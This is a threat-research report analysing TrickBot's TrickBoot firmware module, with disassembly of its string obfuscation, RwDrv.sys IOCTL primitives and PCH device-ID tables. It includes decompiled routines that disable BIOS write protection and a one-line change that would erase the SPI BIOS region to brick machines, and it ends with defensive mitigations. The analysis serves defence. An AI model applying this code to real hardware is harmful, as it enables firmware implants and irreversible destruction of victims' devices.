.text:1000D57E 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D581 83 F0 4E                                 xor     eax, 'N'
.text:1000D584 88 45 F4                                 mov     [ebp+var_C], al
.text:1000D587 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D58A FE C0                                    inc     al
.text:1000D58C 83 F0 6F                                 xor     eax, 'o'
.text:1000D58F 88 45 F5                                 mov     [ebp+var_B], al
.text:1000D592 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D595 04 02                                    add     al, 2
.text:1000D597 83 F0 74                                 xor     eax, 't'
.text:1000D59A 88 45 F6                                 mov     [ebp+var_A], al
.text:1000D59D 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D5A0 04 03                                    add     al, 3
.text:1000D5A2 83 F0 20                                 xor     eax, ' '
.text:1000D5A5 88 45 F7                                 mov     [ebp+var_9], al
.text:1000D5A8 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D5AB 04 04                                    add     al, 4
.text:1000D5AD 83 F0 61                                 xor     eax, 'a'
.text:1000D5B0 88 45 F8                                 mov     [ebp+var_8], al
.text:1000D5B3 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D5B6 04 05                                    add     al, 5
.text:1000D5B8 83 F0 64                                 xor     eax, 'd'
.text:1000D5BB 88 45 F9                                 mov     [ebp+var_7], al
.text:1000D5BE 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D5C1 04 06                                    add     al, 6
.text:1000D5C3 83 F0 6D                                 xor     eax, 'm'
.text:1000D5C6 88 45 FA                                 mov     [ebp+var_6], al
.text:1000D5C9 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D5CC 04 07                                    add     al, 7
.text:1000D5CE 83 F0 69                                 xor     eax, 'i'
.text:1000D5D1 88 45 FB                                 mov     [ebp+var_5], al
.text:1000D5D4 8B 45 F0                                 mov     eax, [ebp+var_10]
.text:1000D5D7 04 08                                    add     al, 8
.text:1000D5D9 88 5D FD                                 mov     [ebp+var_3], bl
.text:1000D5DC 83 F0 6E                                 xor     eax, 'n'
.text:1000D5DF 88 45 FC                                 mov     [ebp+var_4], al
.text:1000D5E2 8A 45 F4                                 mov     al, [ebp+var_C]
.text:1000D5E5 E8 06 0B 00 00                           call    sub_1000E0F0
.text:1000D5EA 8B 4D 08                                 mov     ecx, [ebp+arg_0]
.text:1000D5ED 89 01                                    mov     [ecx], eax
```

The “permaDll” module checks for administrator privileges with the output “Not Admin.”

OVERVIEW OF THE BOOT PROCESS, SPI CONTROLLER, AND UEFI FIRMWARE

The boot process governs how a system and its components are initialized and coordinates the loading of the operating system, making it one of the most fundamentally important aspects of security for any device. The code supporting the boot process is the first code executed on a system and is likewise some of the most privileged code, requiring protection even from privileged operating system (OS) code. If the boot process is compromised, attackers gain control over the OS itself and establish ongoing persistence on the device even if the OS is reinstalled.

The boot process begins in the SPI flash memory chip that is built into the motherboard of the device. The SPI contains the system's BIOS, or more often, UEFI firmware, which has largely replaced BIOS as the default system firmware in modern systems. This UEFI firmware will control the boot process and ultimately select the appropriate OS bootloader and execute the initial OS code before handing control over to the operating system itself.

All requests to the UEFI firmware stored in the SPI flash chip go through the SPI controller, which is part of the Platform Controller Hub (PCH) on Intel platforms. This SPI controller includes access control mechanisms, which can be locked during the boot process in order to prevent unauthorized modification of the UEFI firmware stored in the SPI flash memory chip. Modern systems are intended to enable these BIOS write protections to prevent the firmware from being modified; however, these protections are often not enabled or misconfigured. If the BIOS is not write-protected, attackers can easily modify the firmware or even delete it completely.

More broadly, any time an actor can write to SPI flash, there are a number of extremely useful things that can be accomplished from the attacker's perspective:

- Bricking a device at the firmware level via a remote malware or ransomware campaign.
- Re-infecting a device that's just been through a traditional system restore process.
- Bypassing or disabling security controls that OS and software rely upon, such as virtualization and container-based security isolation, credentials isolation, software-based full-disk encryption, and other endpoint and identity protection controls.
- Chaining exploitation of other device components such as Intel CSME/AMT firmware or Baseboard Management Controllers.
- Rolling back important firmware and microcode updates patching hardware flaws like CPU transient execution vulnerabilities.

.

TRICKBOOT IMPLICATIONS

The TrickBot malware toolkit has a broad impact on national security. Used by criminal, Russian, and North Korean actors, it is widely deployed and benefits from the most widespread malspam apparatus of our day: Emotet. In a single day in October, 40,000 active, fully compromised devices were observed. Because it is offered only to the most vetted and well-funded actors, it has been forged into what can best be described as an arsenal of capability, integrating powerful exploitation capabilities like EternalBlue and EternalRomance to help it worm through networks and leveraging PowerShell to perform extremely effective reconnaissance to determine high-value targets. It does this with agility, stealth, and the ability to incorporate specific modules only as needed to accomplish campaign objectives without tipping its hat to defenders. Organizations should note the following considerations when assessing the impact of the new TrickBoot capability:

1. This new capability provides TrickBot operators a way to brick any device it finds to be vulnerable. Recovering from corrupted UEFI firmware requires replacing or re-flashing the motherboard, which is more labor-intensive than simply re-imaging or replacing a hard drive. The new TrickBoot module targets all Intel-based systems produced in recent years. While it looks for a particular type of known vulnerability in how system firmware is protected in persistent SPI flash, UEFI is a very complex firmware implementation with many vulnerabilities discovered in recent years, which makes the majority of the systems in use today susceptible to this threat.

2. Historically, TrickBot actors have needed to evade and persist at the operating system level. But this has become a 'race against time,' as eventually today's AV and EDR tools catch up to the actor at the OS layer. Once UEFI persistence is achieved, TrickBot operators can disable most of the OS level security controls, which then allows them to re-surface to a modified OS with neutered endpoint protections and carry out objectives with unhurried time on their side.

3. Normally an actor wanting to gain UEFI level access needs to plan, customize, and build attack tools to target a specific victim environment. But with TrickBoot, actors can simply 'land' on tens of thousands of hosts per day and extract which of them are inside a high-value target organization and vulnerable to UEFI attacks.

4. Actors are going lower in the stack to avoid detection. The same actors (APT28) behind the DNC hack in 2016 also deployed LoJax, a UEFI implant with a similar infection method and use of the same vulnerability this TrickBoot module looks for. The difference here is that TrickBot's modular automated approach,

robust infrastructure, and rapid mass-deployment capabilities bring a new level of scale to this trend. This scale allows threat actors to target verticals or portions of critical infrastructure with destructive or espionage campaigns.

5. Most organizations and missions are not tooled to be able to detect, let alone mitigate, this class of firmware threat. It is precisely, for this reason, that threat actors push further down the stack. This means that as a nation, neither our proactive or reactive efforts are likely sufficient to get ahead of this new threat. Our hope is that this discovery, research, and recommended mitigations help elevate the awareness needed to address this global threat head-on.

TRICKBOOT TECHNICAL DETAILS

Both 32-bit and 64-bit versions of this new TrickBot module have been observed so far.

Both versions appear to be functionally the same, but for this analysis, we'll be using addresses and code samples from the 32-bit version.

OBFUSCATION TECHNIQUES

TrickBot uses the string and library-call obfuscation library from https://github.com/andrivet/ADVobfuscator, so most strings in the DLL are obfuscated. This module does not use the library-call obfuscation, but other TrickBot samples have been found to use that feature.

Rather than including obfuscated strings in the data section of the executable, all strings are encoded as inline instructions to write obfuscated strings to local stack frame buffers and then immediately decode them at the time of use.


Several variants of this obfuscation method are used within this sample, and each string has its own unique "key" value that is used to modify each byte of the string. Variants observed in this sample include:

- subtracting the key value from each byte
- xoring the key value against each byte
- adding the key value to the index into the string and xoring that against each byte


A fourth variant, which uses dec to subtract one from each byte, was also found within the sample, but this is likely a compiler optimization of the subtract case when the value of 1 was chosen as the random key at compile time.

Some previous TrickBot samples included this string-building and deobfuscation code inline within each function everywhere obfuscated strings are used, but this sample has many copies of the deobfuscation functions. Most are used to decode only a single string, but these can be re-used when strings are the same length, and the same variant is being used.

The deobfuscation variants look like this:




```
.subloop                                          XREF[1]:     1000e1d7(j)
    MOV         AL,byte ptr [EDX + ECX*0x1]
    MOVSX       EAX,AL
    SUB         EAX,0x7                                             ; key
    MOV         byte ptr [EDX + ECX*0x1],AL
    INC         EDX
    CMP         EDX,0xf                                             ; length
    JC          .subloop
```




```
    PUSH        0x16                                                ; length
    POP         EBP
    LEA         EAX,[EDI + 0x4]

.xorloop                                          XREF[1]:     1000d47d(j)
    MOV         DL,byte ptr [EAX]
    MOVSX       ESI,byte ptr [EDI]                                  ; key
    MOVSX       ECX,DL
    XOR         ECX,ESI
    MOV         byte ptr [EAX],CL
    INC         EAX
    SUB         EBP,0x1
    JNZ         .xorloop
```



```
.xoraddloop                                       XREF[1]:     1000d428(j)
    MOV         DL,byte ptr [ESI + EBX*0x1 + 0x4]
    MOV         EAX,dword ptr [ESI]                                 ; key
    ADD         AL,BL
    MOVSX       ECX,DL
    XOR         EAX,ECX
    MOV         byte ptr [ESI + EBX*0x1 + 0x4],AL
    INC         EBX
    CMP         EBX,0xb                                             ; length
    JC          .xoraddloop
```

In addition to the obfuscated strings, this sample includes a copy of the RwDrv.sys driver from RWEverything which is simply xored against a hardcoded value. This value is 0x75 in the 32-bit sample and 0x4E in the 64-bit sample. The function to decode the driver and drop it into the Windows directory is at 0x10009F9D, and we'll refer to it as "decode_and_drop_rwdrvsys."



```
.decodeloop                                          XREF[1]:     1000a0a3(j)
    MOVUPS      XMM0,xmmword ptr [EAX + ESI*0x1]
    MOVAPS      XMM1,xmmword ptr [rwdrv_sys_xorkey]                 = 75757575757575h

    PXOR        XMM1,XMM0
    MOVUPS      xmmword ptr [EAX + ESI*0x1],XMM1
    ADD         EAX,0x10
    CMP         EAX,EBP
    JC          .decodeloop
```

RWDRV.SYS KERNEL DRIVER AND OTHER PRIMITIVES

RwDrv.sys is a well-known kernel driver that acts as a privileged proxy to allow userspace applications to directly access hardware interfaces. It has been used in the wild as part of attack campaigns such as Lojax to talk to the SPI controller hardware in order to modify the UEFI firmware by inserting new UEFI modules and gain pre-boot code execution and persistence.

This type of kernel driver is particularly dangerous because allowing user space applications direct access to hardware interfaces can bypass operating security controls and gain privilege escalation, persistence, and even brick the hardware itself. As part of a previous research effort, we identified a large number of these signed drivers which can be used in this type of attack scenario and which generally give malware operators the ability to remotely perform firmware level attacks on victim hosts.

Additionally, 0x10009BFC, which we'll refer to as "open_or_init_driver" is a helper function which calls decode_and_drop_rwdrvsys and also several other helper functions to load the driver, create a Windows service, and open a handle to the RwDrv service.

Since this sample doesn't use the library-call obfuscation provided by ADVobfuscator, all of the calls to DeviceIoControl are in-the-clear and easy to find. Thus, we can take a closer look at these functions and deobfuscate the strings they contain.

As an example, 0x1000B167 contains the obfuscated string "uefi_expl_port_read() ERROR: Not initialized". This code is from Dmytro Oleksiuk's fwexpl repository available at https://github.com/Cr4sh/fwexpl. In particular, this sample includes functions from https://github.com/Cr4sh/fwexpl/blob/master/src/libfwexpl/src/libfwexpl_rwdrv.cpp in order to use the RwDrv.sys driver to access hardware interfaces.

The functions from libfwexpl_rwdrv.cpp which are included in this TrickBot sample are:

0x1000B167 uefi_expl_port_read

- Uses DeviceIoControl call to rwdrv.sys to read data from hardware IO ports
- Supports reading 8-bit (ioctl 0x222810), 16-bit (ioctl 0x222818), and 32-bit (ioctl 0x222820) values

0x1000B4AC uefi_expl_port_write

- Uses DeviceIoControl call to rwdrv.sys to write data to hardware IO ports
- Supports writing 8-bit (ioctl 0x222814), 16-bit (ioctl 0x22281c), and 32-bit (ioctl 0x222824) values.

0x1000A4BA uefi_expl_phys_mem_read

- Uses DeviceIoControl call to rwdrv.sys to read from physical memory addresses
- Can read data from arbitrary physical memory addresses via ioctl 0x222808

0x1000A973 uefi_expl_phys_mem_write

- Uses DeviceIoControl call to rwdrv.sys to write to physical memory addresses
- Can write data to arbitrary physical memory addresses via ioctl 0x22280c

PLATFORM MODEL AND HARDWARE IDENTIFICATION

The PCI access functions in the fwexpl repository require the user to calculate the legacy PCI configuration address to be used rather than taking bus, device, function and register arguments, so two additional helper functions were added to make it easier to use:

0x1000A3FD pci_read_reg

- Uses uefi_expl_port_write and uefi_expl_port_read to read PCI registers via legacy PCI Configuration Access Mechanism (ports 0xCF8 and 0xCFC)

0x1000A45A pci_write_reg

- Uses uefi_expl_port_write to write PCI registers via legacy PCI Configuration Access Mechanism (ports 0xCF8 and 0xCFC)

Building on top of these hardware-access primitives, the sample contains additional helper functions to perform a number of interesting operations such as 0x100093C7, which we'll refer to as "identify_platform."

This function uses pci_read_reg to read VendorID, DeviceID, and RevisionID fields from the CPU Root Complex (BDF 0:0.0) and Platform Controller Hub (PCH) LPC Interface (BDF 0:1F.0). Reading these allows permaDll32 to determine which specific model of CPU and PCH the device is running on.

```
pci_read_reg(0, 0, 0, 0, 2, &cpu_vid_did);
pci_read_reg(0, 0, 0, 8, 0, &cpu_rid);
pci_read_reg(0, 31, 0, 0, 2, &pch_vid_did);
pci_read_reg(0, 31, 0, 8, 0, &pch_rid);
```

The locations of registers for the SPI controller have changed over the generations of Intel PCH, and another function, 0x1000C00F, which we'll refer to as "pch_did_to_generation," compares the PCH Device ID that was read from the hardware against a collection of known DeviceID values to determine which generation of PCH the code is running on.

Generally, this malware will attempt to run on all Intel platforms. This set of device IDs is used to determine where to look for the BIOS Control register, the Flash Protected Range registers, and SPIBAR. The set of device IDs it looks for covers client platforms from Skylake through Comet Lake and also the C620 Series of Server PCH. If the device ID is something not on this list, the malware will use the pre-Skylake register definitions. The tables of PCH Device IDs included in this sample are the following:

0x1002402C 100 Series PCH DIDs (Skylake):

0xA143: Intel H110 (100 series) PCH
0xA144: Intel H170 (100 series) PCH
0xA145: Intel Z170 (100 series) PCH
0xA146: Intel Q170 (100 series) PCH
0xA147: Intel Q150 (100 series) PCH
0xA148: Intel B150 (100 series) PCH
0xA149: Intel C236 (100 series) PCH
0xA14A: Intel C232 (100 series) PCH
0xA14D: Intel CQM170 (100 series) PCH
0xA14E: Intel HM170 (100 series) PCH
0xA150: Intel CM236 (100 series) PCH
0xA151: Intel QMS180 (100 series) PCH
0xA152: Intel HM175 (100 series) PCH
0xA153: Intel QM175 (100 series) PCH
0xA154: Intel CM238 (100 series) PCH
0xA155: Intel QMU185 (100 series) PCH
0x9D43: PCH-U Baseline
0x9D43: PCH-U Baseline

0x10024050 200 Series PCH DIDs (Kaby Lake):

0xA2C4: Intel H270 (200 series) PCH
0xA2C5: Intel Z270 (200 series) PCH
0xA2C6: Intel Q270 (200 series) PCH
0xA2C7: Intel Q250 (200 series) PCH
0xA2C8: Intel B250 (200 series) PCH
0xA2C9: Intel Z370 (200 series) PCH
0xA2D2: Intel X299 (200 series) PCH

0x10024060: 300 Series PCH DIDs (Coffee Lake):

0xA306: Intel Q370 (300 series) PCH
0xA304: Intel H370 (300 series) PCH
0xA305: Intel Z390 (300 series) PCH
0xA308: Intel B360 (300 series) PCH
0xA303: Intel H310 (300 series) PCH
0xA30D: Intel HM370 (300 series) PCH
0xA30C: Intel QM370 (300 series) PCH
0xA30E: Intel CM246 (300 series) PCH
0x9D4B: PCH-Y with iHDCP 2.2 Premium
0x9D4E: PCH-U with iHDCP 2.2 Premium
0x9D50: PCH-U with iHDCP 2.2 Base
0x9D53: PCH-U Base
0x9D56: PCH-Y Premium
0x9D58: PCH-U Premium
0x9D84: Intel 300 series On-Package PCH

0x10024080 400 Series PCH DIDs (Comet Lake):

0xA3C8: 400 series PCH B460
0xA3DA: 400 series PCH H410
0x068D: 400 series PCH (CML-H) HM470
0x068E: 400 series PCH (CML-H) QM490
0x069A: 400 series PCH (CML-H) H420E
0x0284: Intel 400 series PCH-LP Prem-U
0x0285: Intel 400 series PCH-LP Base-U
0x3481: Intel 495 series PCH-LP U
0x3482: Intel 495 series PCH-LP Prem-U
0x3486: Intel 495 series PCH-LP Y
0x3487: Intel 495 series PCH-LP Prem-Y

0x10024098 C620 Series Server PCH DIDs:

0xA1C1: Intel C621 (C620 series) PCH
0xA1C2: Intel C622 (C620 series) PCH
0xA1C3: Intel C624 (C620 series) PCH
0xA1C4: Intel C625 (C620 series) PCH
0xA1C5: Intel C626 (C620 series) PCH
0xA1C6: Intel C627 (C620 series) PCH
0xA1C7: Intel C628 (C620 series) PCH
0xA1CA: Intel C629 (C620 series) PCH
0xA242: Intel C624 (C620 series) PCH
0xA243: Intel C627 (C620 series) PCH
0xA244: Intel C621 (C620 series) PCH
0xA245: Intel C627 (C620 series) PCH
0xA246: Intel C628 (C620 series) PCH

The code has two copies of the 400 Series PCH DID entries and checks the current PCH DID against both, which appears to be a bug, but does not cause functional problems.

0x100240B4 Copy of 400 Series PCH DIDs (Comet Lake):

0xA3C8: 400 series PCH B460
0xA3DA: 400 series PCH H410
0x068D: 400 series PCH (CML-H) HM470
0x068E: 400 series PCH (CML-H) QM490
0x069A: 400 series PCH (CML-H) H420E
0x0284: Intel 400 series PCH-LP Prem-U
0x0285: Intel 400 series PCH-LP Base-U
0x3481: Intel 495 series PCH-LP U
0x3482: Intel 495 series PCH-LP Prem-U
0x3486: Intel 495 series PCH-LP Y
0x3487: Intel 495 series PCH-LP Prem-Y

TARGET-SPECIFIC HARDWARE RESOURCE CONFIGURATION

Once the code has determined which generation of PCH it's running on, it uses the function at 0x1000C0A2, which we'll refer to as "get_regs_from_generation" to know where to access these registers:

- **SPIBAR** (Base Address Register for MMIO access to SPI controller registers)
  - This register is used to gain access to additional SPI controller MMIO registers beyond those in PCI Configuration Space.
- **BC** (BIOS Control)
  - This register contains write-protect and lock bits to control access to the BIOS Region at the hardware level.
- **PR0-PR4** (Flash Protected Ranges)
  - These registers each contain Base, Limit, Write Protection Enable, and Read Protection Enable, which can be used to enforce additional access controls at a more granular level than that provided by the BIOS Control register and the SPI Flash Descriptor.

If the TrickBot module is running on a PCH that was not included in the set of lookup tables in pch_did_to_generation, this function uses a pre-Skylake set of default values for the hardware-access operations that follow.

Now that the malware knows where to find these SPI controller registers, there are some additional helper functions which can be used to check the state of the BIOS Region protections and perform SPI operations to the external flash chip:

0x1000948D read_bios_control_reg

- This uses pci_read_reg to read and return the current value of the BIOS Control register

```
unsigned long long read_bios_control_reg()
{
  unsigned long long bc_value;

  bc_value = 0;
  if ( !pci_read_reg(reg_bc.bus,
                                  reg_bc.dev,
                                  reg_bc.func,
                                  reg_bc.reg,
                                  2,
                                  &bc_value) )
    bc_value = 0;
  return bc_value;
}
```

0x10009386 is_bios_locked

- This uses read_bios_control_reg to read the BIOS Control register and check if the Lock Enabled (LE) bit is set.

```
bool is_bios_locked()
{
  return (read_bios_control_reg() >> 1) & 1;
}
```

0x1000947E is_smm_bios_protection_enabled

- This uses read_bios_control_reg to read the BIOS Control register and checks if the Enable InSMM.STS (EISS) bit, which was previously known as SMM BIOS Write Protection (SMM_BWP), is set. When this bit is set, the BIOS region is not writable regardless of the state of the WPD (Write Protect Disable) bit, which is also in the BIOS Control register unless the process is running in System Management Mode and sets the InSMM.STS bit (0xFED30880[0]).
- One detail to keep in mind here is that even if the SMM Bios Write Protection bit is enabled, it doesn't necessarily mean that it's not possible to write to the BIOS Region. There have been many issues with buggy SMI handlers that leave the system vulnerable during the firmware update process or enable arbitrary memory read/write as a "confused deputy".

```
bool is_smm_bios_protection_enabled()
{
  return (read_bios_control_reg() >> 5) & 1;
}
```

0x1000BA66 determine_spibar

- This function uses pci_read_reg to read SPIBAR, which is the SPI Base Address Register, and points to the current physical address which is used for MMIO access to additional SPI controller registers.

```
void determine_spibar()
{
  unsigned long long reg_value;

  reg_value = 0;
  pci_read_reg(reg_spibar.bus,
                                reg_spibar.dev,
                                reg_spibar.func,
                                reg_spibar.reg,
                                2,
                                &reg_value);
  cur_spibar = reg_spibar.spibar_offset + (reg_value & reg_spibar.spibar_mask);
}
```

0x10009394 read_pr_reg

- This function uses uefi_expl_phys_mem_read_qword to read the current contents of the requested Flash Protected Range register. This is used to determine if additional protections have been enabled beyond that provided by the SPI Flash Descriptor and the BIOS Control register.

```
long long read_pr_reg(unsigned char which_pr)
{
  long long result;

  if ( which_pr <= 5 )
    result = uefi_expl_phys_mem_read_qword(cur_spibar + pr_regs[which_pr]->reg);
  else
    result = 0;
  return result;
}
```

0x1000B942 try_disable_bios_write_protection

- This function checks if the BIOS Write Protection Disable (WPD) bit is set, tries to set it if it was previously unset, and reports the status to the caller.
- Interestingly, there's a bug here. This function tries to check if the EISS/SMM_BWP bit is set but incorrectly reads the BIOS Control register offset (0xDC) from SPIBAR instead of from the LPC Interface (0:1F.0). This results in this code always thinking that the EISS/SMM_BWP bit is unset. It also incorrectly attempts to set the WPD bit by writing to the BIOS Control register offset via SPIBAR in addition to PCI Config Space.
    - –In Atom SoC platforms (Avoton, Cherrytrail, Baytrail, etc.), the BIOS Control register is in SPIBAR, but at a different offset (0xFC).

```
unsigned int try_disable_bios_write_protection()
{
  unsigned int result;
  unsigned long long bc_val;

  // BUG HERE: Trying to read BIOS Control offset
  // from SPIBAR instead of PCI Config Space
  if ( uefi_expl_phys_mem_read_byte(cur_spibar + 0xDC) & 0x20 )
    goto LABEL_10;
  // BUG HERE: Trying to write BIOS Control offset
  // via SPIBAR instead of PCI Config Space
  uefi_expl_phys_mem_write_byte_or_with_old(cur_spibar + 0xDC, 1u);
  bc_val = 0;
  // Read BIOS Control register and check if WPD bit is already set
  if ( pci_read_reg(reg_bc.bus,
                              reg_bc.dev,
                              reg_bc.func,
                              reg_bc.reg,
                              2,
                              &bc_val) && !(bc_val & 1) )
    // Try to set the WPD (Write Protect Disable) bit
    // in BIOS Control register
    pci_write_reg(
      reg_bc.bus,
      reg_bc.dev,
      reg_bc.func,
      reg_bc.reg,
      2,
      bc_val | 1);
  // Check if we were able to set the WPD bit
  pci_read_reg(reg_bc.bus,
                       reg_bc.dev,
                       reg_bc.func,
                       reg_bc.reg,
                       2,
                       &bc_val);
  if ( !(bc_val & 1) )
LABEL_10:
    result = 15;
  else
    result = 0;
  return result;
}
```

0x1000BA42 enable_bios_write_protection

- This function attempts to set the BWP bit in the BIOS Control register but incorrectly writes to that offset via SPIBAR and not to the BC register in PCI Configuration Space.

```
bool enable_bios_write_protection()
{
  // BUG HERE: Trying to write BIOS Control offset via
  // SPIBAR instead of PCI Config Space
  return uefi_expl_phys_mem_clear_byte_with_mask(cur_spibar + 0xDC, 0xFE);
}
```

0x10009281 check_spi_protections

- This function calls multiple helper functions such as read_bios_control_reg, is_bios_locked, is_smm_bios_protection_enabled, and try_disable_bios_write_protection to try to enable writes to the SPI region and returns the result.
- It also uses read_pr_reg and read_from_bios_region to determine if the BIOS Region is not-readable, which is a less common occurrence.

```
char check_spi_protections()
{
  char result;
  unsigned __int8 b2[16];
  unsigned __int8 b1[16];

  read_bios_control_reg();
  is_bios_locked();
  // even if SMM BIOS protection is enabled, try to enable writes to the
  // BIOS region. buggy SMI handlers can leave protection disabled.
  if (is_smm_bios_protection_enabled() && try_disable_bios_write_protection())
    return 3;
  result = 4;
  if ( !read_pr_reg(0) &&
       !read_pr_reg(1) &&
       !read_pr_reg(2) &&
       !read_pr_reg(3) &&
       !read_pr_reg(4) )
  {
    // if Protected Range registers are set, check if we can read
    // the BIOS region at all
```

```
      *(long *)b1 = -1;
      *(long *)&b1[4] = -1;
      *(long *)&b1[8] = -1;
      *(long *)&b1[12] = -1;
      *(long *)b2 = 0;
      *(long *)&b2[4] = 0;
      *(long *)&b2[8] = 0;
      *(long *)&b2[12] = 0;
      read_from_bios_region(0, 16, b1);
      if ((b1[0] || b1[3] || b1[7] || b1[15]) &&
          (read_from_bios_region(0, 16, b2) &&
          (b2[0] != -1 || b2[3] != -1 || b2[7] != -1 || b2[15] != -1)))
      {
        result = 5;
      }
      else
      {
        // otherwise, check if we can enable writes to the BIOS region
        result = try_disable_bios_write_protection() != 0;
      }
    }
    return result;
  }
```

0x1000BFA0 wait_while_spi_cycle_in_progress

- This function uses uefi_expl_phys_mem_dword to read the Hardware Sequencing Flash Status and Control (BIOS_HSFSTS_CTL) register to check the status of the SPI Cycle In Progress (H_SCIP) bit. This bit is set when the SPI hardware is currently processing a request.

0x1000BEF8 get_region_base_and_size

- This function uses uefi_expl_phys_mem_read_dword to determine the Flash Linear Address (FLA) and size for the requested region by reading the FDOD (Flash Descriptor Observability Data) and Flash Region 0-6 (BIOS_FREGn) registers. This region configuration is stored in the SPI Flash Descriptor, which is the first 4096 bytes of the SPI chip contents.

0x1000BACD do_spi_operations

- This is a large function that takes requests from other parts of the code and performs reads and writes to SPI controller registers using the uefi_expl_* primitives and other helper functions in order to perform the requested operation.
- The prototype for this function looks like this:

```
unsigned int do_spi_operations(int region, int cycle_type, int data_offset,
                                                unsigned int data_size, void *buf_ptr);
```

- The code supports the following types of SPI Flash Cycle requests:
  - Read
  - Write
  - Erase
  - Read SFDP
  - Read JEDEC ID
  - Write Status
  - Read Status

0x1000BEDD read_from_spi_region

- This is a helper function to make calls do_spi_operation with a hardcoded cycle_type of Read.

```
unsigned int read_from_spi_region(int region, unsigned int data_offset, unsigned int
    data_size, void *buf_ptr)
{
  return do_spi_operations(region, spi_read, data_offset, data_size, buf_ptr);
}
```

- Of particular note, this module could be trivially changed to brick systems by changing the line above to:

```
return do_spi_operations(region, spi_erase, 0, 0x1000000, 0);
```

- This would result in the code erasing the BIOS region on any vulnerable systems.
- Bricking a device at this level can require replacement of hardware in order to restore a system back to operation and is a much more invasive fix than replacing modular components like HDDs or memory, given it may require replacing the entire motherboard.

TEST FRAMEWORK AND STATUS REPORTING

Because TrickBot uses a modular framework to allow new modules to be developed and deployed to targets, this sample includes some infrastructure code to implement this framework, which is shared with previous samples.

The main function where the module-specific operations start is at 0x1000D663, which we'll refer to as "permadll32_main_module". This is the main function for this module, which loads and initializes the RwDrv.sys driver by calling open_or_init_driver, determines the identity of the platform (both CPU and PCH) by calling identify_platform, determines which register locations to use for this platform by calling get_regs_from_generation, checks if the SPI BIOS Region is writable by calling check_spi_protections, and returns the platform identity and if the SPI BIOS Region is writable back to the caller.

Although this module appears only to identify the target hardware and determine if the BIOS region is writable, its code could be easily modified to write to the SPI Flash to implant the system by modifying the firmware or brick the system by erasing the BIOS Region entirely. This could be automated via the use of an additional module to perform the attack after the reconnaissance has been completed by this module or via 'at-the-keyboard' manual operations.

MITIGATION

Given the popularity of TrickBot in the wild, it is important for security teams to ensure that their devices are not vulnerable and have not been compromised. Firmware integrity checks are particularly important for any device that is known to have been compromised by TrickBot. The following steps can be performed with open-source tools such as CHIPSEC or via the Eclypsium platform.

- Check devices to ensure that BIOS write protections are enabled. See how in our Protecting System Firmware Storage blog. Eclypsium customers can specifically look for systems with the "Missing BIOS Write Protection" vulnerability.

- Verify firmware integrity by checking firmware hashes against known good versions of firmware. Monitor firmware behavior for any signs of unknown implants or modifications.

- Update firmware to mitigate numerous vulnerabilities that have been discovered. See our blog on Firmware Updates for the Enterprise for best practices.

- Incident Response (IR) teams performing host-level forensics on devices impacted by TrickBot should examine firmware as part of their playbook in order to ensure eradication and to gain hotwash insight into risks presented by adversaries targeting device firmware in their specific environment.

CONCLUSION

